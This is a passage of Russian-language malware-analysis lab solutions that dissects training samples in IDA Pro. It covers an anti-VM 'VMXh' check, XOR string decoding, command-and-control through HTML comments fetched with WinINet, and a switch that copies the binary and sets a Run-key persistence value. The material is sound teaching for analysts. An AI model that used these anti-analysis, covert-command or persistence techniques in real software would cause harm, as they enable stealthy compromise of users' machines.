Как упоминается в вопросе 15, вызов `socket` по адресу 0x10001701 показан в левом столбце табл. 5.1Л. Мы видим, что значения `6`, `1` и `2` помещаются в стек. Эти числа соответствуют символьным константам, описанным на странице MSDN для функции `socket`. Если щелкнуть на них правой кнопкой мыши и выбрать пункт меню Use Symbolic Constant (Использовать символьные константы), IDA Pro выведет диалоговое окно со всеми известными константами, которые имеют соответствующее значение. В этом примере число `2` соответствует константе `AF_INET`, которая используется для подготовки IPv4-сокета; `1` означает `SOCK_STREAM`, а `6` — `IPPROTO_TCP`. Таким образом, этот сокет будет сконфигурирован для протокола TCP поверх IPv4 (обычно применяется в HTTP).

Таблица 5.1Л. Применение символьных констант к вызову socket

Без символьных констант	С символьными константами
100016FB push 6	100016FB push **IPPROTO_TCP**
100016FD push 1	100016FD push **SOCK_STREAM**
100016FF push 2	100016FF push **AF_INET**
10001701 call ds:socket	10001701 call ds:socket

Чтобы ответить на вопрос 17, поищем инструкцию `in`. Для этого выберем пункт меню Search ▸ Text (Поиск ▸ Текст) и введем `in`; мы также могли бы воспользоваться пунктом меню Search ▸ Sequence of Bytes (Поиск ▸ Последовательность байтов) и выполнить поиск по `ED` — опкоду инструкции `in`. Если установить в окне поиска флажок Find All Occurrences (Найти все вхождения), в обоих случаях на экране появится новое окно со списком всех вхождений. Среди всех результатов присутствует только один экземпляр `in`. Он имеет адрес 0x100061DB и показан ниже:

```
100061C7      mov     eax, 564D5868h ; "VMXh"
100061CC      mov     ebx, 0
100061D1      mov     ecx, 0Ah
100061D6      mov     edx, 5658h
100061DB      in      eax, dx
```

Инструкция `mov` по адресу 0x100061C7 переносит содержимое 0x564D5868 в регистр EAX. Щелчок правой кнопкой мыши на данном значении покажет, что оно соответствует строке `VMXh` в кодировке ASCII. Это подтверждает, что данный фрагмент кода является частью методики для противодействия виртуальным машинам и используется вредоносом в таком качестве (эта методика подробно рассматривается в главе 17). Проверка перекрестных ссылок для функции, которая выполняет данный код, дает нам еще одно подтверждение: после сравнения идет строка `Found Virtual Machine`.

Как упоминается в вопросе 18, для перехода по адресу 0x1001D988 можно нажать клавишу G. Здесь мы видим непонятные данные, которые выглядят как набор случайных байтов. Следуя рекомендациям, мы запускаем предоставленный нам Python-скрипт; для этого воспользуемся пунктом меню File ▸ Script File (Файл ▸ Файл скрипта) и укажем соответствующий файл:

```
sea = ScreenEA() ❶

for i in range(0x00,0x50):
    b = Byte(sea+i)
    decoded_byte = b ^ 0x55 ❷
    PatchByte(sea+i,decoded_byte)
```

В строке ❶ скрипт берет текущую позицию курсора и использует ее в качестве сдвига для декодирования данных. Затем он перебирает байты от 0 до 0x50 и передает значение каждого из них вызову `Byte`; тот, в свою очередь, применяет к нему исключающее ИЛИ со значением `0x55` ❷. В конце скрипт модифицирует байт в окне

IDA Pro, не изменяя оригинальный файл. Вы можете легко адаптировать этот код под собственные задачи.

После завершения скрипта мы видим, что данные по адресу 0x1001D988 стали более понятными. Можно превратить их в строку в кодировке ASCII, нажав клавишу A и установив курсор в позицию 0x1001D988. Таким образом мы получим строку `xdoor is this backdoor, string decoded for Practical Malware Analysis Lab :)1234`.

Работа 6.1

Краткие ответы

1. Основной конструкцией в коде является выражение `if` по адресу 0x401000.
2. `printf` — это ответвление, находящееся по адресу 0x40105F.
3. Программа ищет активное соединение с Интернетом. Если таковое найдено, выводится строка `Success: Internet Connection`. В противном случае мы видим сообщение `Error 1.1: No Internet`. С помощью этой программы вредонос может проверять наличие соединения, прежде чем подключаться к Интернету.

Подробный анализ

Для начала проанализируем этот исполняемый файл с помощью базовых статических методов. Мы видим, что он импортирует библиотеку `WININET.dll` и функцию `InternetGetConnectedState`. API Windows Internet (WinINet) позволяет приложениям обращаться к интернет-ресурсам по протоколу HTTP.

Благодаря MSDN мы узнаем, что это функция Windows API, которая проверяет состояние интернет-соединения в локальной системе. Использование этой операции подтверждают строки `Error 1.1: No Internet` и `Success: Internet Connection`.

Теперь проведем базовый динамический анализ. Запуск этого исполняемого файла из командной строки не приводит ни к чему неожиданному. Он просто выводит сообщение `Success: Internet Connection` и завершает работу.

Для полноценного анализа загрузим этот файл в IDA Pro. Большая часть дизассемблированного кода сгенерирована компилятором, поэтому нам следует быть осторожными, чтобы не тратить время на исследование не относящихся к делу участков. Так что мы переходим к функции `main`, с которой обычно начинается код, написанный автором вредоносной программы. В данном случае эта функция находится по адресу 0x401040. Единственный вызов, который она делает, имеет адрес 0x401000 — по всей видимости, это и есть ключевой вызов. Его диаграмма показана на рис. 6.1Л.

Теперь выведем эту функцию в IDA Pro с помощью пункта меню View ▸ Graphs ▸ Flow chart (Вид ▸ Диаграммы ▸ Блок-схема). Если сопоставить эту диаграмму с кодом, можно заметить одну общую конструкцию: выбор одного из двух маршрутов зависит от результата вызова `InternetGetConnectedState`. Инструкция `cmp` используется для сравнения результата, хранящегося в EAX, с 0, после чего инструкция `jz` выбирает подходящий маршрут.

На странице MSDN, посвященной функции `InternetGetConnectedState`, утверждается, что она возвращает либо `1` (если активное интернет-соединение найдено), либо `0` (если нет). Следовательно, если результат равен `0`, выполнение пойдет по ветке `false` ❶, поскольку нулевой флаг (`ZF`) не будет установлен; в противном случае будет выполнена ветка `true` ❷.

Функция вызывает ответвление по адресу 0x40105F лишь в двух местах, но при дальнейшем ее анализе можно быстро запутаться. На самом деле она называется `printf`. К нашему удивлению, как бесплатная, так и коммерческая версии IDA Pro не всегда распознают и маркируют этот вызов. Поэтому мы должны искать определенные признаки, указывающие на то, что это `printf`. Одним из самых простых способов является определение параметров, которые помещаются в стек перед выбором ответвления. В обоих случаях в стек попадает строка форматирования. Символ `\n` в конце обозначает строку. Кроме того, учитывая контекст и содержимое этой строки, мы можем сделать вывод, что это именно функция `printf`. Мы переименуем ее соответствующим образом, чтобы в коде она везде упоминалась под этим именем (рис. 6.1Л). После ее возвращения мы видим, что регистру EAX присваивается либо `1`, либо `0`.




Рис. 6.1Л. Диаграмма потока выполнения функции по адресу 0x401000

Подводя итог, отметим, что эта функция проверяет наличие подключения к Интернету и на основе этой проверки выводит соответствующее сообщение и код завершения: `1` (если подключение есть) или `0` (если нет).

Работа 6.2

Краткие ответы

1. Первое ответвление по адресу 0x401000 совпадает с тем, что представлено в лабораторной работе 6.1. Это выражение `if`, которое проверяет наличие активного подключения к Интернету.
2. Ответвлением по адресу 0x40117F является функция `printf`.
3. Вторая функция, которая вызывается из `main`, имеет адрес 0x401040. Она загружает веб-страницу http://www.practicalmalwareanalysis.com/cc.htm и анализирует HTML-комментарий, находящийся в самом ее начале.
4. В этом ответвлении используется символьный массив, который наполняется данными из вызова `InternetReadFile`. Затем в процессе анализа HTML-комментария каждый байт этого массива подвергается сравнению.
5. Здесь присутствуют два сетевых индикатора. В качестве HTTP-заголовка `User-Agent` программа указывает значение `Internet Explorer 7.5/pma`, а для загрузки страницы используется адрес http://www.practicalmalwareanalysis.com/cc.htm.
6. Сначала программа ищет активное подключение к Интернету. Если такового не обнаруживается, она завершает свою работу. В противном случае делается попытка загрузить веб-страницу с использованием уникального поля `User-Agent`. Эта страница содержит встроенный HTTP-комментарий, который начинается с символов `<!--`. Все, что идет дальше, анализируется и выводится на экран в формате `Success: Parsed command is` *X*, где *X* — символ, извлеченный из комментария. В случае успеха программа на 1 минуту засыпает и затем завершает свою работу.

Подробный анализ

Начнем с базового статического анализа двоичного файла. Как видно из листинга 6.1Л, в нем есть несколько интересных строк.

Листинг 6.1Л. Новые интересные строки

```
Error 2.3: Fail to get command
Error 2.2: Fail to ReadFile
Error 2.1: Fail to OpenUrl
http://www.practicalmalwareanalysis.com/cc.htm
Internet Explorer 7.5/pma
Success: Parsed command is %c
```

Три строки с сообщениями об ошибках говорят о том, что эта программа может открывать веб-страницу и анализировать команду. Мы также видим URL-адрес этой страницы — http://www.practicalmalwareanalysis.com/cc.htm. Этот домен можно сразу же использовать в качестве сетевого индикатора.

Среди представленных ниже импортов есть несколько новых функций из Windows API, которые используются для работы с сетью (листинг 6.2Л).

Листинг 6.2Л. Новые интересные импорты функций

```
InternetReadFile
InternetCloseHandle
InternetOpenUrlA
InternetOpenA
```

Все эти функции являются частью модуля WinINet — простого API для работы с сетевым протоколом HTTP. Они имеют следующее назначение.

- `InternetOpenA` используется для инициализации библиотеки WinINet; он устанавливает заголовок `User-Agent`, который передается при взаимодействии по HTTP.
- `InternetOpenUrlA` позволяет открыть дескриптор, связанный с полным FTP-путем или URL-адресом (для доступа к ресурсам, которые были открыты, программы используют дескрипторы; мы поговорим об этом в главе 7).
- `InternetReadFile` считывает данные из дескриптора, открытого вызовом `InternetOpenUrlA`.
- `InternetCloseHandle` закрывает дескрипторы, открытые этими файлами.

Теперь займемся динамическим анализом. Выберем для прослушивания порт 80, так как мы видели URL-адрес среди строк, а WinINet часто использует HTTP. Прослушивая порт 80 с помощью Netcat и перенаправляя соответствующим образом DNS, мы увидим DNS-запрос для имени www.practicalmalwareanalysis.com, после которого программа открывает страницу по заданному URL-адресу (листинг 6.3Л). Это говорит нам о том, что данная веб-страница представляет некий интерес для вредоноса, но мы не сможем сказать ничего более конкретного, пока не проанализируем дизассемблированный код.

Листинг 6.3Л. Вывод Netcat при прослушивании порта 80

```
C:\>nc -l -p 80

GET /cc.htm HTTP/1.1
User-Agent: Internet Explorer 7.5/pma
Host: www.practicalmalwareanalysis.com
```

Наконец, загрузим исполняемый файл в IDA Pro. Начнем наш анализ с метода `main`, так как в остальном коде многие участки сгенерированы компилятором. Здесь по адресу 0x401000 можно заметить ту же функцию, которая вызывалась в лабораторной работе 6.1. Но мы также видим два новых вызова (`401040` и `40117F`), которых раньше не было.

Новая функция по адресу 0x40117F принимает два аргумента, которые помещаются в стек перед вызовом. Первый представляет собой строку форматирования `Success: Parsed command is %c`, а второй содержит байт, возвращаемый из предыдущего вызова по адресу 0x401148. Такие символы, как `%c` и `%d`, указывают на то, что мы имеем дело со строкой форматирования. Из этого следует вывод, что ответвление по адресу 0x40117F является функцией `printf`, — переименуем его соответствующим образом везде, где оно встречается. Ответвление `printf` выводит в строку, в которой символы `%c` заменяются вторым аргументом, помещенным в стек.

Теперь исследуем новую функцию `0x401040`. Она содержит все те вызовы из WinINet API, которые мы обнаружили в ходе базового статического анализа. Сначала она инициализирует библиотеку WinINet с помощью вызова `InternetOpen`. Обратите внимание, что в стек попадает строка `Internet Explorer 7.5/pma`, которая совпадает с полем `User-Agent`, обнаруженным во время динамического анализа. Следующий вызов, `InternetOpenUrl`, открывает статический URL-адрес, попадающий в стек в качестве параметра. Эта функция инициирует DNS-запрос, который мы видели на предыдущем этапе.

Вызовы `InternetOpenUrlA` и `InternetReadFile` показаны в листинге 6.4Л.

Листинг 6.4Л. Вызовы InternetOpenUrlA и InternetReadFile

```
00401070      call      ds:InternetOpenUrlA
00401076      mov       [ebp+hFile], eax
00401079      cmp       [ebp+hFile], 0 ❶
...
0040109D      lea       edx, [ebp+dwNumberOfBytesRead]
004010A0      push      edx ; lpdwNumberOfBytesRead
004010A1      push      200h ❸; dwNumberOfBytesToRead
004010A6      lea       eax, [ebp+Buffer ❷]
004010AC      push      eax                 ; lpBuffer
004010AD      mov       ecx, [ebp+hFile]
004010B0      push      ecx                 ; hFile
004010B1      call      ds:InternetReadFile
004010B7      mov       [ebp+var_4], eax
004010BA      cmp       [ebp+var_4], 0 ❹
004010BE      jnz       short loc_4010E5
```

Значение, возвращаемое из `InternetOpenUrlA`, присваивается локальной переменной `hFile` и сравнивается с `0` ❶. Если оно равно `0`, функция завершается; в противном случае переменная `hFile` передается в следующий вызов, `InternetReadFile`. Она представляет собой дескриптор — средство доступа к предварительно открытым ресурсам. Дескриптор указывает на URL-адрес.

Функция `InternetReadFile` используется для чтения веб-страницы, открытой вызовом `InternetOpenUrlA`. С другими ее аргументами можно ознакомиться на ее MSDN-странице. Самым важным из них является второй по счету, который в IDA Pro помечен как `Buffer` ❷. Это массив, и, согласно параметру `NumberOfBytesToRead` ❸, мы будем считывать из него фрагменты данных размером не больше 0x200 байт.

Поскольку нам известно, что эта функция считывает HTML-страницу, мы можем рассматривать `Buffer` как массив символов.

Код, идущий после вызова `InternetReadFile` ❹, проверяет, равно ли возвращаемое значение (EAX) нулю. Если да, то функция закрывает дескриптор и завершается; если нет, то код, следующий сразу за этой строкой, выполняет посимвольное сравнение `Buffer` (листинг 6.5Л). Стоит отметить, что перед помещением в регистр и сравнением индекс массива увеличивается на 1.

Листинг 6.5Л. Обработка массива Buffer

```
004010E5      movsx     ecx, byte ptr [ebp+Buffer]
004010EC      cmp       ecx, 3Ch ❺
004010EF      jnz       short loc_40111D
004010F1      movsx     edx, byte ptr [ebp+Buffer+1] ❻
004010F8      cmp       edx, 21h
004010FB      jnz       short loc_40111D
004010FD      movsx     eax, byte ptr [ebp+Buffer+2]
00401104      cmp       eax, 2Dh
00401107      jnz       short loc_40111D
00401109      movsx     ecx, byte ptr [ebp+Buffer+3]
00401110      cmp       ecx, 2Dh
00401113      jnz       short loc_40111D
00401115      mov       al, [ebp+var_20C] ❼
0040111B      jmp       short loc_40112C
```

В строке ❺ инструкция `cmp` проверяет, равен ли первый символ значению 0x3C, которое в кодировке ASCII соответствует символу `<`. Если щелкнуть на `3Ch` правой кнопкой мыши, IDA Pro предложит отображать это значение как `<`. То же самое можно сделать с байтами `21h`, `2Dh` и `2Dh`. Если объединить эти символы, получится строка `<!--`, которая в HTML обозначает начало комментария (HTML-комментарии не видны при отображении веб-страницы, но вы можете просмотреть их в ее исходном коде).

Обратите внимание, что в строке ❻ значение `Buffer+1` помещается в регистр EDX и затем сравнивается с 0x21 (код для `!` в ASCII). То есть мы можем предположить, что `Buffer` представляет собой массив символов страницы, загруженной вызовом `InternetReadFile`. `Buffer` указывает на начало страницы, поэтому все четыре инструкции `cmp` выполняют проверку с самого первого байта. Если каждое сравнение завершилось успешно, HTML-страница начинается со встроенного комментария, в результате чего выполняется код в строке ❼. К сожалению, IDA Pro не в состоянии определить, что локальная переменная `Buffer` имеет размер 512, поэтому в ассемблерном коде она называется `var_20C`.

Чтобы 512-байтный массив `Buffer` был правильно помечен, мы должны поправить стек. Для этого можно воспользоваться комбинацией клавиш Ctrl+K, поместив курсор в любое место данной функции. Например, в левой части рис. 6.2Л стек изображен в исходном виде. Щелкнем правой кнопкой мыши на первом байте `Buffer` и определим массив шириной 1 байт и длиной 512 байт. В правой части рисунка показано то, как должна выглядеть исправленная версия стека.




Рис. 6.2Л. Создание массива и коррекция стека

Ручная коррекция стека, выполненная выше, приведет к тому, что инструкция ❼ в листинге 6.5Л будет отображаться как `[ebp+Buffer+4]`. Следовательно, если первые четыре символа (`Buffer[0]-Buffer[3]`) совпадут со строкой `<!--`, пятый попадет в регистр AL и будет возвращен из этой функции.

Вернемся к методу `main` и посмотрим, что происходит после возвращения функции по адресу 0x401040. Если эта функция вернет ненулевое значение, `main` выведет строку `Success: Parsed command is X`, где *X* — символ, извлеченный из HTML-комментария. После этого по адресу 0x401173 будет вызвана операция `Sleep`. В MSDN говорится о том, что `Sleep` принимает всего один аргумент — количество миллисекунд, на протяжении которых программа будет бездействовать. Этот вызов помещает в стек значение `0xEA60`, которое соответствует одной минуте (или 60 000 миллисекундам).

Подытожим наш анализ. Данная программа проверяет наличие активного интернет-соединения и загружает веб-страницу, содержащую начало HTML-комментария (`<!--`). Комментарий не отображается в браузере, но вы можете просмотреть его в исходном коде страницы. Эта методика часто используется злоумышленниками для скрытой передачи команд вредоносному ПО; при этом все выглядит так, как будто программа загружает обычную веб-страницу.

Работа 6.3

Краткие ответы

1. По адресам 0x401000 и 0x401040 находятся те же функции, что и в работе 6.2. По адресу 0x401271 расположена `printf`. С функцией `0x401130` мы еще не сталкивались.
2. Новая функция принимает два аргумента. Первый является командным символом, извлекаемым из HTML-комментария, а второй содержит имя программы `argv[0]` (стандартный аргумент для функции `main`).
3. Новая функция содержит выражение `switch` с таблицей переходов.
4. Новая функция может вывести сообщение об ошибке, удалить файл, создать каталог, установить значение в реестре, скопировать файл или уснуть на 100 секунд.
5. В качестве локальных индикаторов можно использовать ключ реестра `Software\Microsoft\Windows\CurrentVersion\Run\Malware` и путь к файлу `C:\Temp\cc.exe`.

6. Сначала программа проверяет, есть ли активное подключение к Интернету. Если такового не обнаружилось, она завершает работу. В противном случае программа пытается загрузить веб-страницу со встроенным HTML-комментарием, который начинается со строки `<!--`. Первый символ комментария извлекается и используется в выражении `switch`, чтобы определить, какое действие следует выполнить в локальной системе: удалить файл, создать каталог, установить значение в реестре, скопировать файл или уснуть на 100 секунд.

Подробный анализ

Начнем со статического анализа двоичного файла. В результате получим несколько новых интересных строк (листинг 6.6Л).

Листинг 6.6Л. Новые интересные строки

```
Error 3.2: Not a valid command provided
Error 3.1: Could not set Registry value
Malware
Software\Microsoft\Windows\CurrentVersion\Run
C:\Temp\cc.exe
C:\Temp
```

Эти сообщения об ошибках указывают на то, что программа может заниматься изменением реестра. Ветка `Software\Microsoft\Windows\CurrentVersion\Run` часто используется для автоматического запуска приложений. Каталог и имя файла `C:\Temp\cc.exe` могут пригодиться в качестве локального индикатора.

В таблице импорта можно найти несколько новых функций из Windows API, которых не было в работе 6.2 (листинг 6.7Л).

Листинг 6.7Л. Новые интересные импорты функций

```
DeleteFileA
CopyFileA
CreateDirectoryA
RegOpenKeyExA
RegSetValueExA
```

Назначение первых трех вызовов понятно по их названию. Функция `RegOpenKeyExA` обычно применяется в связке с `RegSetValueExA` для добавления информации в реестр. Вредонос, как правило, прописывает себя или другую программу для запуска вместе с системой, добиваясь тем самым постоянного присутствия (реестр Windows подробно рассматривается в главе 7).

Динамический анализ не даст нам особых результатов (неудивительно, учитывая наш опыт с лабораторной работой 6.2). Мы могли бы подключить вредонос напрямую к Интернету или воспользоваться пакетом INetSim для выдачи веб-страниц по запросу, но мы не знаем, что указать в HTML-комментарии. Следовательно, придется выполнить более глубокий анализ, исследуя дизассемблированный код.

Загрузим исполняемый файл в IDA Pro. Метод `main` почти ничем не отличается от аналогичного метода в лабораторной работе 6.2, если не брать во внимание

дополнительный вызов по адресу 0x401130. Вызовы 0x401000 (проверка интернет-соединения) и 0x401040 (загрузка веб-страницы и анализ HTML-комментария) остались прежними.

Теперь изучим аргументы, которые передаются в вызов 0x401130. Похоже, что переменные `argv` и `var_8` помещаются в стек до вызова. В таком случае `argv` является `Argv[0]` — ссылкой на строку с именем программы, `Lab06-03.exe`. При исследовании ассемблерного кода видно, что на участке 0x40122D переменной `var_8` присваивается значение флага AL. Как вы помните, регистр EAX хранит значение, возвращаемое из предыдущего вызова, а AL находится внутри EAX. В нашем случае предыдущим вызовом является функция 0x401040 (загрузка веб-страницы и анализ HTML-комментария). Следовательно, аргумент `var_8`, который передается в 0x401130, содержит командный символ, извлеченный из HTML-комментария.

Узнав, что именно передается в функцию по адресу 0x401130, мы можем ее проанализировать. Начало функции представлено в листинге 6.8Л.

Листинг 6.8Л. Анализ функции по адресу 0x401130

```
00401136      movsx eax, [ebp+arg_0]
0040113A      mov [ebp+var_8], eax
0040113D      mov ecx, [ebp+var_8] ❶
00401140      sub ecx, 61h
00401143      mov [ebp+var_8], ecx
00401146      cmp [ebp+var_8], 4 ❷
0040114A      ja loc_4011E1
00401150      mov edx, [ebp+var_8]
00401153      jmp ds:off_4011F2[edx*4] ❸
...
004011F2      off_4011F2 dd offset loc_40115A ❹
004011F6          dd offset loc_40116C
004011FA          dd offset loc_40117F
004011FE          dd offset loc_40118C
00401202          dd offset loc_4011D4
```

В IDA Pro имя `arg_0` было автоматически присвоено последнему аргументу, помещенному в стек перед вызовом; следовательно, `arg_0` является командным символом, полученным из Интернета. Этот символ присваивается переменной `var_8` и в итоге загружается в регистр ECX ❶. Следующая инструкция вычитает из ECX 0x61 (код буквы `a` в кодировке ASCII). Таким образом, после выполнения данной инструкции регистр ECX будет содержать 0, если аргумент `arg_0` равен `a`.

Дальше в строке ❷ происходит сравнение с числом 4, чтобы узнать, равен ли командный символ (`arg_0`) `a`, `b`, `c`, `d` или `e`. Любой другой результат заставит инструкцию `ja` покинуть этот участок кода. Но в случае совпадения извлеченный командный символ будет использован в качестве индекса в таблице переходов ❸.

В строке ❹ регистр EDX умножается на 4, поскольку таблица переходов представляет собой набор адресов, обозначающих разные маршруты, и каждый адрес занимает 4 байта. Таблица переходов ❹, как и ожидалось, состоит из пяти записей. Подобный код часто генерируется компилятором из выражения `switch`, как описывается в главе 6.

Графическое представление выражения switch на основе командных символов

Теперь взглянем на графическое представление этой функции, показанное на рис. 6.3Л. Мы видим шесть возможных маршрутов выполнения, включая пять условных (на основе ответвлений от `a` до `e`) и один по умолчанию (инструкция «переход выше 4»). Подобная блок-схема (когда из одного блока исходит множество других) является признаком выражения `switch`. Чтобы в этом убедиться, можно исследовать код и таблицу переходов.




Рис. 6.3Л. Выражение switch в функции 0x401130, показанное в виде блок-схемы с вариантами переходов

Варианты переходов

Рассмотрим отдельно каждый вариант перехода в выражении `switch` (от `a` до `e`).

- Вариант `a` вызывает функцию `CreateDirectory` с аргументом `C:\\Temp`, чтобы создать каталог, если его еще не существует.
- Вариант `b` вызывает функцию `CopyFile`, которая принимает два аргумента: исходный и итоговый путь. Конечный путь равен `C:\\Temp\\cc.exe`. Исходный является параметром текущей функции, который согласно нашему анализу представляет собой имя программы (`Argv[0]`). Значит, этот вариант копирует файл `Lab06-03.exe` в `C:\Temp\cc.exe`.

- Вариант `c` вызывает функцию `DeleteFile` с аргументом `C:\\Temp\\cc.exe`, которая удаляет соответствующий файл (если он существует).
- Вариант `d` устанавливает значение в реестре Windows для обеспечения постоянного присутствия. В частности, он присваивает ключу `Software\Microsoft\Windows\CurrentVersion\Run\Malware` значение `C:\Temp\cc.exe`, благодаря чему вредонос загружается вместе с системой (если он был предварительно скопирован в каталог `Temp`).
- Вариант `e` приостанавливает программу на 100 секунд.
- И наконец, вариант по умолчанию выводит сообщение `Error 3.2: Not a valid command provided`.

Полностью проанализировав эту функцию, мы можем объединить полученные результаты с анализом из лабораторной работы 6.2. Это позволит получить четкое представление об общем принципе работы программы.

Теперь мы знаем, что программа использует выражение `if` для проверки наличия активного интернет-соединения. Если такового нет, она завершает работу. В противном случае она пытается загрузить веб-страницу с HTML-комментарием внутри, который начинается со строки `<!--`. Следующий символ извлекается и используется в выражении `switch` для выбора того или иного действия в локальной системе, такого как удаление файла, создание каталога, установка ключа запуска в реестре, копирование файла или остановка на 100 секунд.

Работа 6.4

Краткие ответы

1. Функция по адресу 0x401000 проверяет подключение к Интернету, функция 0x401040 анализирует HTML, 0x4012B5 — это `printf`, а 0x401150 — выражение `switch`.
2. В метод `main` был добавлен цикл `for`.
3. Функция по адресу 0x401040 теперь принимает аргумент и делает вызов `sprintf` со строкой форматирования `Internet Explorer 7.50/pma%d`. На основе переданного аргумента она формирует заголовок `User-Agent`, который используется в процессе взаимодействия по HTTP.
4. Эта программа будет работать 1440 минут (24 часа).
5. Да, используется новый заголовок `User-Agent` вида `Internet Explorer 7.50/pma%d`, где `%d` — количество минут, отработанных программой.
6. Сначала программа проверяет наличие активного интернет-соединения. Если такового не обнаруживается, она завершает работу. В противном случае она использует уникальный заголовок `User-Agent`, пытаясь загрузить веб-страницу со

значением, которое отсчитывает количество минут с момента запуска. Загруженная страница также содержит внутри HTML-комментарий, который начинается с символов `<!--`. Следующий символ извлекается и используется в выражении `switch` для выбора того или иного действия в локальной системе. Есть несколько заранее определенных действий, таких как удаление файла, создание каталога, установка ключа запуска в реестре, копирование файла или остановка на 100 секунд. Прежде чем завершиться, эта программа должна проработать 24 часа.

Подробный анализ

Начнем с базового статического анализа двоичного файла. Мы видим одну интересную строку, которой не было в работе 6.3:

```
Internet Explorer 7.50/pma%d
```

Похоже, что данная программа может генерировать заголовок `User-Agent` динамически. Среди импортов не видно новых функций Windows API, которых не было в лабораторной работе 6.3. Кроме того, в ходе динамического анализа мы заметили, что заголовок `User-Agent` меняется, когда мы видим значение `Internet Explorer 7.50/pma0`.

Теперь исследуем дизассемблированный код более тщательно. Загрузим исполняемый файл в IDA Pro и взглянем на метод `main`, который по своей структуре явно отличается от одноименного метода из предыдущей лабораторной работы, хотя многие вызовы остались на месте. Мы видим функции 0x401000 (проверка интернет-соединения), 0x401040 (разбор HTML), 0x4012B5 (`printf`) и 0x401150 (выражение `switch`). Вы должны дать им соответствующие имена, чтобы их было легче анализировать в IDA Pro.

Открыв метод `main` в графическом режиме IDA Pro, мы видим стрелку, направленную вверх, что является признаком циклического перебора. Структура цикла показана в листинге 6.9Л.

Листинг 6.9Л. Структура цикла

```
00401248 loc_401248
00401248      mov     [ebp+var_C], 0 ❶
0040124F      jmp     short loc_40125A
00401251 loc_401251:
00401251      mov eax, [ebp+var_C]
00401254      add eax, 1 ❷
00401257      mov [ebp+var_C], eax
0040125A loc_40125A:
0040125A      cmp [ebp+var_C], 5A0h ❸
00401261      jge short loc_4012AF
00401263      mov ecx, [ebp+var_C] ❺
00401266      push ecx
00401267      call sub_401040
...
004012A2      push 60000
004012A7      call ds:Sleep
004012AD      jmp short loc_401251 ❹
```

Локальная переменная `var_C` используется в качестве счетчика цикла. Цикл инициализирует счетчик с помощью значения `0` в строке ❶, инкрементирует его ❷, выполняет проверку ❸ и возвращается обратно к инкременту, который переносит его к строке ❹. Наличие этих четырех блоков кода говорит нам о том, что мы имеем дело с циклом `for`. Если `var_C` (счетчик) больше или равен `0x5A0` (1440), то цикл завершается. В противном случае выполняется код, начиная с ❺. Прежде чем делать вызов по адресу `0x401040`, он помещает `var_C` в стек, затем засыпает на 1 минуту и возвращается в начало, увеличивая счетчик на единицу ❹. Этот процесс будет повторяться на протяжении 1440 минут, что равно 24 часам.

